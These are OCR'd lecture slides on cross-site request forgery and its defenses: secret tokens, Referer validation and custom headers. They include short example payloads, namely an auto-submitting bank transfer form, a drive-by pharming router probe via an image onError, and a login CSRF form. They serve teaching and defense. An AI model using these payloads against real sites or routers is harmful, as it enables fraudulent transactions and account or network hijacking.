
```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

# Form post with cookie



# Cookieless Example: Home Router



# Attack on Home Router

[SRJ'07]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

# CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation

facebook

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

# Secret Token Validation



- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

# Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

# Referer Validation



# Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/
  - Referer: http://www.attacker.com/evil.html
  - Referer:
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…




# Referer Privacy Problems

- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

# Suppression over HTTPS is low



# Custom Header Defense

- XMLHttpRequest is for same-origin requests
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR2 has a whitelist for cross-site requests
- Issue POST requests via AJAX:


- Doesn't work across domains

```
X-Requested-By: XMLHttpRequest
```


# Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just "session riding"

# Login CSRF



Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

# Payments Login CSRF

